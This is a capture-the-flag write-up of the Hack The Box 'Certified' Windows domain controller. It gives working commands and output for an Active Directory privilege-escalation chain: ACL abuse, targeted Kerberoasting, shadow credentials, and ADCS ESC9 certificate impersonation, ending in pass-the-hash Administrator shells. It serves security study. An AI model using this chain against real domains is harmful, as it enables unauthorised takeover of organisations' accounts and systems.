Certified

Note: As is common in Windows pentests, you will start the Certified box with credentials for the following account: Username: judith.mader Password: judith09
Summary
- AD Enumeration using
netexecandbloodhound - abuse
WriteOwnerpermissions to become member ofManagementGroup - ShadowCredential attack to get hash for
management_svc - Lateral Movement to
CA_Operatorby changing password - ADCS-ESC9 to become Administrator
Initial Enumeration
As usual I start with a simple full port scan followed by a more detailed targetted port scan
full port scan
nmap -p- certified.htb

PORT     STATE SERVICE          REASON
53/tcp   open  domain           syn-ack ttl 127
88/tcp   open  kerberos-sec     syn-ack ttl 127
135/tcp  open  msrpc            syn-ack ttl 127
139/tcp  open  netbios-ssn      syn-ack ttl 127
389/tcp  open  ldap             syn-ack ttl 127
445/tcp  open  microsoft-ds     syn-ack ttl 127
464/tcp  open  kpasswd5         syn-ack ttl 127
593/tcp  open  http-rpc-epmap   syn-ack ttl 127
636/tcp  open  ldapssl          syn-ack ttl 127
3269/tcp open  globalcatLDAPssl syn-ack ttl 127
5985/tcp open  wsman            syn-ack ttl 127
9389/tcp open  adws             syn-ack ttl 127
detailed port scan
nmap -p53,88,135,139,389,445,464,593,636,3269,5985,9389 -sCV certified.htbLooks like another Domain Controller. Why? as described in [[Writeup-Cicada#Initial Enumeration]]
- DNS (53)
- Kerberos (88,464)
- LDAP (389, 636, 3269)
- RPC (135, unmentionned high ports)
- SMB (139, 445) These are all services that are typical for a domain controller.
User
RPC Enumeration
#LDAPEnum #SMBEnum #rpcclient
I like to use rpcclient and enum4linux so let’s give it a roll
enum4linux certified.htb

 ============================================================
|    Domain Information via SMB session for certified.htb    |
 ============================================================
[*] Enumerating via unauthenticated SMB session on 445/tcp
[+] Found domain information via SMB
NetBIOS computer name: DC01
NetBIOS domain name: CERTIFIED
DNS domain: certified.htb
FQDN: DC01.certified.htb
Derived membership: domain member
Derived domain: CERTIFIED


 ================================================
|    OS Information via RPC for certified.htb    |
 ================================================
[*] Enumerating via unauthenticated SMB session on 445/tcp
[+] Found OS information via SMB
[*] Enumerating via 'srvinfo'
[-] Could not get OS info via 'srvinfo': STATUS_ACCESS_DENIED
[+] After merging OS information we have the following result:
OS: Windows 10, Windows Server 2019, Windows Server 2016
OS version: '10.0'
OS release: '1809'
OS build: '17763'
Native OS: not supported
Native LAN manager: not supported
Platform id: null
Server type: null
Server type string: null
some interesting info coming out of this:
- FQDN:
dc01.certified.htb - OS Build:
17763which corresponds to thewindows 2019server
let’s do a similar enumeration but with the credentials that were given and some other tools
Authenticated Enumeration using netexec
Enumerating users via RID-Bruteforcing
#RID-Bruteforce
netexec smb certified.htb -u judith.mader -p judith09 --rid-brute

SMB         10.129.231.186  445    DC01             1000: CERTIFIED\DC01$ (SidTypeUser)
SMB         10.129.231.186  445    DC01             1101: CERTIFIED\DnsAdmins (SidTypeAlias)
SMB         10.129.231.186  445    DC01             1102: CERTIFIED\DnsUpdateProxy (SidTypeGroup)
SMB         10.129.231.186  445    DC01             1103: CERTIFIED\judith.mader (SidTypeUser)
SMB         10.129.231.186  445    DC01             1104: CERTIFIED\Management (SidTypeGroup)
SMB         10.129.231.186  445    DC01             1105: CERTIFIED\management_svc (SidTypeUser)
SMB         10.129.231.186  445    DC01             1106: CERTIFIED\ca_operator (SidTypeUser)
SMB         10.129.231.186  445    DC01             1601: CERTIFIED\alexander.huges (SidTypeUser)
SMB         10.129.231.186  445    DC01             1602: CERTIFIED\harry.wilson (SidTypeUser)
SMB         10.129.231.186  445    DC01             1603: CERTIFIED\gregory.cameron (SidTypeUser)
I save these users to a file for later use
netexec smb certified.htb -u judith.mader -p judith09 --rid-brute | cut -d":" -f2 | cut -d" " -f2 > users.txtSMB - shares
netexec smb certified.htb -u judith.mader -p judith09 --shares

SMB         10.129.231.186  445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:certified.htb) (signing:True) (SMBv1:False)
SMB         10.129.231.186  445    DC01             [+] certified.htb\judith.mader:judith09
SMB         10.129.231.186  445    DC01             [*] Enumerated shares
SMB         10.129.231.186  445    DC01             Share           Permissions     Remark
SMB         10.129.231.186  445    DC01             -----           -----------     ------
SMB         10.129.231.186  445    DC01             ADMIN$                          Remote Admin
SMB         10.129.231.186  445    DC01             C$                              Default share
SMB         10.129.231.186  445    DC01             IPC$            READ            Remote IPC
SMB         10.129.231.186  445    DC01             NETLOGON        READ            Logon server share
SMB         10.129.231.186  445    DC01             SYSVOL          READ            Logon server share
no special shares to see so I’m skipping this for now
PSRemote - WinRM
netexec winrm certified.htb -u judith.mader -p judith09
WINRM       10.129.231.186  5985   DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:certified.htb)
WINRM       10.129.231.186  5985   DC01             [-] certified.htb\judith.mader:judith09
the - sign means that we do not have remote powershell permissions
LDAP
netexec ldap certified.htb -u judith.mader -p judith09

SMB         10.129.231.186  445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:certified.htb) (signing:True) (SMBv1:False)
LDAP        10.129.231.186  389    DC01             [+] certified.htb\judith.mader:judith09
Judith has permissions to query ldap. let’s use this to run bloodhound.
Enumeration using Bloodhound
I used the following script from Dirkjan’s repo: Bloodhound-CE
#bloodhound
#install the repo
python3 -m pip install bloodhound-ce

#run the script
bloodhound-ce-python -u 'judith.mader' -p 'judith09' -c All -ns 10.129.231.186 -d 'certified.htb'
now I have the following json files in my directory
ls -la
total 164
drwxr-xr-x  2 rival23 rival23  4096 Jan  4 18:13 .
drwx------ 28 rival23 rival23  4096 Jan  4 18:03 ..
-rw-r--r--  1 rival23 rival23  3153 Jan  4 18:13 20250104181340_computers.json
-rw-r--r--  1 rival23 rival23 25741 Jan  4 18:13 20250104181340_containers.json
-rw-r--r--  1 rival23 rival23  3148 Jan  4 18:13 20250104181340_domains.json
-rw-r--r--  1 rival23 rival23  4024 Jan  4 18:13 20250104181340_gpos.json
-rw-r--r--  1 rival23 rival23 83916 Jan  4 18:13 20250104181340_groups.json
-rw-r--r--  1 rival23 rival23  1939 Jan  4 18:13 20250104181340_ous.json
-rw-r--r--  1 rival23 rival23 24029 Jan  4 18:13 20250104181340_users.json
I zipped them, shipped them to my own box and loaded them up in my own bloodhound setup
Looking around in Bloodhound I can see a clear path.

Judith can change ownership of the group Management. Making her owner will give her permission to add members to this group. I will add Judith to the group which gives her GenericWrite over the Management_svc account. using this account we can RDP to the box or do other stuff.
Privilege Escalation Pt.1
#impacket
Change ownership for Management group
For this attack vector I’ll be using owneredit from the impacket-suite.
owneredit.py -action write -new-owner 'judith.mader' -target 'management' 'certified.htb'/'judith.mader':'judith09'
Impacket v0.13.0.dev0+20240916.171021.65b774d - Copyright Fortra, LLC and its affiliated companies

[*] Current owner information below
[*] - SID: S-1-5-21-729746778-2675978091-3820388244-512
[*] - sAMAccountName: Domain Admins
[*] - distinguishedName: CN=Domain Admins,CN=Users,DC=certified,DC=htb
[*] OwnerSid modified successfully!
Grant Judith AddMember Permission
again, the impacket-suite has a script ready for this. dacledit.py
dacledit.py -action 'write' -rights 'WriteMembers' -principal 'judith.mader' -target-dn 'CN=MANAGEMENT,CN=USERS,DC=CERTIFIED,DC=HTB' 'certified.htb'/'judith.mader':'judith09'
Impacket v0.13.0.dev0+20240916.171021.65b774d - Copyright Fortra, LLC and its affiliated companies

[*] DACL backed up to dacledit-20250104-183727.bak
[*] DACL modified successfully!
Add Judith to Management group
For this attack I’ll use net from linux
net rpc group addmem "Management" "judith.mader" -U "certified.htb"/"judith.mader"%"judith09" -S "dc01"to verify wether this worked I check the members of this group using the net tool again
net rpc group members "Management" -U "certified.htb"/"judith.mader"%"judith09" -S "dc01"
CERTIFIED\judith.mader
CERTIFIED\management_svc
This worked.
So in Theory, I now have GenericWrite over the Management_svc user.
Targeted Kerberoast Attack
#targetedkerberoarsting
This means I can abuse the Targeted Kerberoast attack to get retrieve a crackable hash.
for this I’ll use targetedkerberoast.py from https://github.com/ShutdownRepo/targetedKerberoast
python3 targetedKerberoast.py -v -d 'certified.htb' -u judith.mader -p 'judith09'
[*] Starting kerberoast attacks
[*] Fetching usernames from Active Directory with LDAP
[+] Printing hash for (management_svc)
$krb5tgs$23$*management_svc$CERTIFIED.HTB$certified.htb/management_svc*$763728012e5253a819f215bcfe633b63$56863d7347d2c2c8c0013a615fed3a2dcf0f5e2f6eb05197ed58fe2ad3b88eebd35a4ebef95d38db885f637a1bc6b6ae6a4e8990fc3f4a79dfc825b4ac1bbf9ad152d0f60740c82a8f2b24ee942b283840e4516cf87d9dd1b786f15911d31c930659d7bb46683d4ab5acc546f7a71308ee9b5990dd5a9e019f23f3a0dd83820418c0b3daad2111538d7cc68d1122fa8b67ee68e9c809eabc5473c5c935111846975db830e8f0933154c99c43873535d69338ae96cc43283b42b2ec6c844293d83c2a5585ec571c041e946a2f6d6db42bc3fb339e98d1742ace89cce5716f4d521f8042f5c0872f7164060420d3fd8d7e0ad36d14232885476faa65abfbaa2cd8aba69c6d3b732c661971ca59ec3f4b582ec794441894775f6bfe3dbade8006802842f8d2732456e6f4b16882bbd95949082e4877277bbbdcbb5ae5ca01b97e69848ff2092f4d1fdd761ba0784f255ae8dab308271f587dc951594daf16b376826bb0adc7bcb45d9500d69a8599ee542e0e775be2443c31a24f6a230fb4b78635fa41c7a3d0fd23fccd2ae9359e530972ebb1aa03d94b65b621b64fda5e9212a4a9f91f1016f65b7ba8bb2946bad11790519ca85e9c82b1f1eec98bc08ac40d4c9b9328d07da81d84c7b2f034ce7af82baa0f9bded5bbb29e0b7626204e9f1e5a70733440e9a460a581163ee18c0c1d26af0fdfea5043a7205f6b0791ba91c42fdd85be2d090bc160a78ab652780fe956769c4bf7e54c5b10b6d4b1088a7cb6b5d3277d895563d3a5b632997b5e2158057c7385cfc96770b532fd3e62d3f877e6bc827371d33dbed1cb9f9d72233482d6f4c63fb75021111d256156a40045c423caa6bd5461f85c89e318f5d884a0a438b8fef76a47d334133808c51ab776cca86c0a9588aa3157166280389e6f77a78eadb495f3d2e64a57115c1e6bfae8548b0f2474d0d5051f7202ea70201c5337bf1102c6c6fece6f51bfcc5fd93c1f6bafa1b5a195c9d25cd8e165528a709283f09b7e20b26f5995fb874662edc898583e0d525104596d1a21251e9e66de69f0a889b9646702b480d81cff1917f443faa7dcf578f198515e8e197fd9cce98e7ccbd784bc4e651e44c4a5979c64c26c614a5d3dd4aceec487a8f476cfeb9c3682488771bb723e44e5b643ec03742365d0e331b1371457bc2977731d975926497d0831e9838c5573227f9fee15b84777f11b00a0b807028e7580bc335a546329a1c11cc667f862f69f81256f8f5db00b0f6e085b78149a9452f3f5d48cdd80d9c1e4b258b1f6ed2a95d5af2c5efd08599c7605b083b6cc91699d5aed92fa3f4c7d07d61ac98c86fbc3a5d4323767768ca25264a831831b5375c11ba076a6c6bc660954cb82d03abaf4e86496826b3727cff391fc7e603a5b04b4b55619ec9894871971148348b5cfbfcff96179902e2a36444d017258a52d5addbad66dfbfbfb0089cec86183eb4d058b3b5ddbd4feb717470709197bfb8481bb103acb3bb7c67f1fdf83a62e167c39d1653d2d926e6d44093b7a1983ca91ec5a6f3c30cd9c53732aa7cbd34e00def7db3908f002a614432288da
I saved this to a file and used hashcat for an attempt to crack the hash and find the plaintext password
hashcat -m 13100 management_svc.hash /usr/share/wordlists/rockyou.txt.gzunfortunately, this was without success
Session..........: hashcat
Status...........: Exhausted
Hash.Mode........: 13100 (Kerberos 5, etype 23, TGS-REP)
Hash.Target......: $krb5tgs$23$*management_svc$CERTIFIED.HTB$certified...2288da
Time.Started.....: Sat Jan  4 18:45:56 2025 (10 secs)
Time.Estimated...: Sat Jan  4 18:46:06 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt.gz)
Guess.Queue......: 1/1 (100.00%)
Speed.#2.........:  1565.8 kH/s (0.90ms) @ Accel:512 Loops:1 Thr:1 Vec:8
Recovered........: 0/1 (0.00%) Digests (total), 0/1 (0.00%) Digests (new)
Progress.........: 14344385/14344385 (100.00%)
Rejected.........: 0/14344385 (0.00%)
Restore.Point....: 14344385/14344385 (100.00%)
Restore.Sub.#2...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#2....: $HEX[206b72697374656e616e6e65] -> $HEX[042a0337c2a156616d6f732103]
ShadowCredential Attack
Fortunately, I can still use another attack Vector that abuses the GenericWrite permission. the Shadow Credential Attack.
This attack will write a “shadow credential” to the msds-KeyCredentialLink attribute of the management_svc user and can then be used to authenticate as this user using kerberos PKINIT.
Write to msds-KeyCredentialLink using pywhisker
python3 pywhisker.py -d 'certified.htb' -u judith.mader -p 'judith09' --target 'management_svc' --action "add"
[*] Searching for the target account
[*] Target user found: CN=management service,CN=Users,DC=certified,DC=htb
[*] Generating certificate
[*] Certificate generated
[*] Generating KeyCredential
[*] KeyCredential generated with DeviceID: c633b4e0-aa47-7600-a7bb-5f37398915b0
[*] Updating the msDS-KeyCredentialLink attribute of management_svc
[+] Updated the msDS-KeyCredentialLink attribute of the target object
[+] Saved PFX (#PKCS12) certificate & key at path: rINlD797.pfx
[*] Must be used with password: 6SRogMMlwTHpr517Mfi4
[*] A TGT can now be obtained with https://github.com/dirkjanm/PKINITtools
retrieve TGT Kerberos ticket using PKINIT
https://github.com/dirkjanm/PKINITtools.git
python gettgtpkinit.py -cert-pfx ../rINlD797.pfx -pfx-pass 6SRogMMlwTHpr517Mfi4 certified.htb/management_svc mgt_svc.ccachethis didn’t immediately worked since I stumbled upon the following issue:
raise LibraryNotFoundError('Error detecting the version of libcrypto')
oscrypto.errors.LibraryNotFoundError: Error detecting the version of libcrypto
but I found the solution in the issues page of this github repo: https://github.com/dirkjanm/PKINITtools/issues/9
and indeed, it worked
pip3 install -I git+https://github.com/wbond/oscrypto.git

python gettgtpkinit.py -cert-pfx ../rINlD797.pfx -pfx-pass 6SRogMMlwTHpr517Mfi4 certified.htb/management_svc mgt_svc.ccache
2025-01-04 19:38:28,613 minikerberos INFO     Loading certificate and key from file
INFO:minikerberos:Loading certificate and key from file
2025-01-04 19:38:28,628 minikerberos INFO     Requesting TGT
INFO:minikerberos:Requesting TGT
2025-01-04 19:38:52,478 minikerberos INFO     AS-REP encryption key (you might need this later):
INFO:minikerberos:AS-REP encryption key (you might need this later):
2025-01-04 19:38:52,478 minikerberos INFO     6f04705cb66a235c9f0da26dc477fc5a2dbfff3f3733e66530ae2ce162321a5a
INFO:minikerberos:6f04705cb66a235c9f0da26dc477fc5a2dbfff3f3733e66530ae2ce162321a5a
2025-01-04 19:38:52,482 minikerberos INFO     Saved TGT to file
INFO:minikerberos:Saved TGT to file
abuse TGT to get NT Hash for management_svc
Now I can use this TGT to request a ticket for myself with PAC and recieve the NT Hash.
#export the ticket
export KRB5CCNAME=./mgt_svc.ccache

#retrieve nt hash
python getnthash.py -key 6f04705cb66a235c9f0da26dc477fc5a2dbfff3f3733e66530ae2ce162321a5a certified.htb/management_svc
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Using TGT from cache
[*] Requesting ticket to self with PAC
Recovered NT Hash
a091c1832bcdd4677c28b5a6a1295584
shell as management_svc using evil-winrm
evil-winrm -i certified.htb -u management_svc -H a091c1832bcdd4677c28b5a6a1295584

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\management_svc\Documents>
User flag done
*Evil-WinRM* PS C:\Users\management_svc\Documents> type ../Desktop/user.txt
36f2070826f990dbadd9398e5a83420f
*Evil-WinRM* PS C:\Users\management_svc\Documents>
ROOT
Privilege Escalation Pt.2
I remember this user had GenericAll over another object so I’m looking back at the Bloodhound graph
I decide to take ownership of CA_Operators as well by changing the password and will then do some ADCS enumeration
Taking ownership of CA_Operator
Since I have GenericAll over this object I can change the password.
*Evil-WinRM* PS C:\Users> net user ca_operator newpassword123 /domain
The command completed successfully.
ADCS Enumeration
Locksmith
For Active Directory Certificate Services Enumeration I like to use Locksmith
#on my attacker machine
git clone https://github.com/TrimarcJake/Locksmith.git

#Restarting evil-winrm with -s parameter to load locksmith script in memory
evil-winrm -i certified.htb -u management_svc -H a091c1832bcdd4677c28b5a6a1295584 -s ./Locksmith/

#when I double-tab in the evil-winrm shell I can see
*Evil-WinRM* PS C:\Users\management_svc\Documents>
auto                 Donut-Loader         Invoke-Binary        Locksmith.psm1       upload
Bypass-4MSI          download             Invoke-Locksmith.ps1 menu
Dll-Loader           exit                 Locksmith.psd1       services

#importing the module
*Evil-WinRM* PS C:\Users\management_svc\Documents> Invoke-Locksmith.ps1

#checking the menu for what commands I can use now
*Evil-WinRM* PS C:\Users\management_svc\Documents> menu

[+] Convert-IdentityReferenceToSid
[+] Dll-Loader
[+] Donut-Loader
[+] Export-RevertScript
[+] Find-AuditingIssue
[+] Find-ESC1
[+] Find-ESC11
[+] Find-ESC13
[+] Find-ESC15
[+] Find-ESC2
[+] Find-ESC3C1
[+] Find-ESC3C2
[+] Find-ESC4
[+] Find-ESC5
[+] Find-ESC6
[+] Find-ESC8
[+] Find-ESC9
[+] Format-Result
[+] Get-ADCSObject
[+] Get-CAHostObject
[+] Get-RestrictedAdminModeSetting
[+] Get-Target
[+] Install-RSATADPowerShell
[+] Invoke-Binary
[+] Invoke-Locksmith
[+] Invoke-Remediation
[+] Invoke-Scans
[+] New-Dictionary
[+] New-OutputPath
[+] Set-AdditionalCAProperty
[+] Set-AdditionalTemplateProperty
[+] Set-RiskRating
[+] Show-LocksmithLogo
[+] Test-IsADAdmin
[+] Test-IsElevated
[+] Test-IsLocalAccountSession
[+] Test-IsMemberOfProtectedUsers
[+] Test-IsRecentVersion
[+] Test-IsRSATInstalled
[+] Update-ESC1Remediation
[+] Update-ESC4Remediation
[+] Write-HostColorized
[+] Bypass-4MSI
[+] services
[+] upload
[+] download
[+] menu
[+] exit

# running locksmith
*Evil-WinRM* PS C:\Users\management_svc\Documents> Invoke-Locksmith -Mode 0
Locksmith doesn’t really give interesting output. Only Vulnerabilities on templates where abuse can be done by Administrator or Domain Admins.
Certipy
Certipy is another tool with other ADCS checks that can be run remotely.
certipy-ad find -u [email protected] -p judith09 -dc-ip 10.10.11.41

[*] Finding certificate templates
[*] Found 34 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 12 enabled certificate templates
[*] Trying to get CA configuration for 'certified-DC01-CA' via CSRA
[!] Got error while trying to get CA configuration for 'certified-DC01-CA' via CSRA: CASessionError: code: 0x80070005 - E_ACCESSDENIED - General access denied error.
[*] Trying to get CA configuration for 'certified-DC01-CA' via RRP
[!] Failed to connect to remote registry. Service should be starting now. Trying again...
[*] Got CA configuration for 'certified-DC01-CA'
[*] Saved BloodHound data to '20250104201257_Certipy.zip'. Drag and drop the file into the BloodHound GUI from @ly4k
[*] Saved text output to '20250104201257_Certipy.txt'
[*] Saved JSON output to '20250104201257_Certipy.json'
I tried Ingesting this into bloodhound, but it is not compatible yet with Bloodhound-CE.
manually looking over the json file I find the following
"Certificate Templates": {
    "0": {
      "Template Name": "CertifiedAuthentication",
      "Display Name": "Certified Authentication",
      "Certificate Authorities": [
        "certified-DC01-CA"
      ],
      "Enabled": true,
      "Client Authentication": true,
      "Enrollment Agent": false,
      "Any Purpose": false,
      "Enrollee Supplies Subject": false,
      "Certificate Name Flag": [
        "SubjectRequireDirectoryPath",
        "SubjectAltRequireUpn"
      ],
      "Enrollment Flag": [
        "NoSecurityExtension",
        "AutoEnrollment",
        "PublishToDs"
      ],
      "Extended Key Usage": [
        "Server Authentication",
        "Client Authentication"
      ],
      "Requires Manager Approval": false,
      "Requires Key Archival": false,
      "Authorized Signatures Required": 0,
      "Validity Period": "1000 years",
      "Renewal Period": "6 weeks",
      "Minimum RSA Key Length": 2048,
      "Permissions": {
        "Enrollment Permissions": {
          "Enrollment Rights": [
            "CERTIFIED.HTB\\operator ca",
            "CERTIFIED.HTB\\Domain Admins",
            "CERTIFIED.HTB\\Enterprise Admins"
          ]
        },
        "Object Control Permissions": {
          "Owner": "CERTIFIED.HTB\\Administrator",
          "Write Owner Principals": [
            "CERTIFIED.HTB\\Domain Admins",
            "CERTIFIED.HTB\\Enterprise Admins",
            "CERTIFIED.HTB\\Administrator"
          ],
          "Write Dacl Principals": [
            "CERTIFIED.HTB\\Domain Admins",
            "CERTIFIED.HTB\\Enterprise Admins",
            "CERTIFIED.HTB\\Administrator"
          ],
          "Write Property Principals": [
            "CERTIFIED.HTB\\Domain Admins",
            "CERTIFIED.HTB\\Enterprise Admins",
            "CERTIFIED.HTB\\Administrator"
          ]
        }
      }
}ca_operatorhas enrollment rights- NoSecurityExtension is enabled
ADCS ESC9 ^[https://www.thehacker.recipes/ad/movement/adcs/certificate-templates#esc9-no-security-extension ]
So the plan is as follows, we change the UPN of ca_operators to administrator and then request the vulnerable template as user ca_operator. the retrieved certificate will now contain the administrator’s hash and can be used to impersonate the administrator’s user account.
Change UPN for ca_operator
certipy account update -username "[email protected]" -hashes a091c1832bcdd4677c28b5a6a1295584 -user ca_operator -upn Administrator
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Updating user 'ca_operator':
    userPrincipalName                   : Administrator
[*] Successfully updated 'ca_operator'
request vulnerable template as ca_operator
certipy req -username "[email protected]" -p 'newpassword123' -ca 'certified-DC01-CA' -template 'CertifiedAuthentication' -debug
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 5
[*] Got certificate with UPN 'Administrator'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'administrator.pfx'
authenticate as Administrator using the certificate
certipy auth -pfx 'administrator.pfx' -domain "certified.htb"
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: [email protected]
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for '[email protected]': aad3b435b51404eeaad3b435b51404ee:0d5b49608bbce1751f708748f67e2d34
Evil-winrm as Administrator
evil-winrm -i certified.htb -u Administrator -H 0d5b49608bbce1751f708748f67e2d34

*Evil-WinRM* PS C:\Users\Administrator\Documents>
Rooted
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ../
*Evil-WinRM* PS C:\Users\Administrator> cd Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> type root.txt
eb2adc70522f6bff04bc2ac93384ec97
*Evil-WinRM* PS C:\Users\Administrator\Desktop>
Done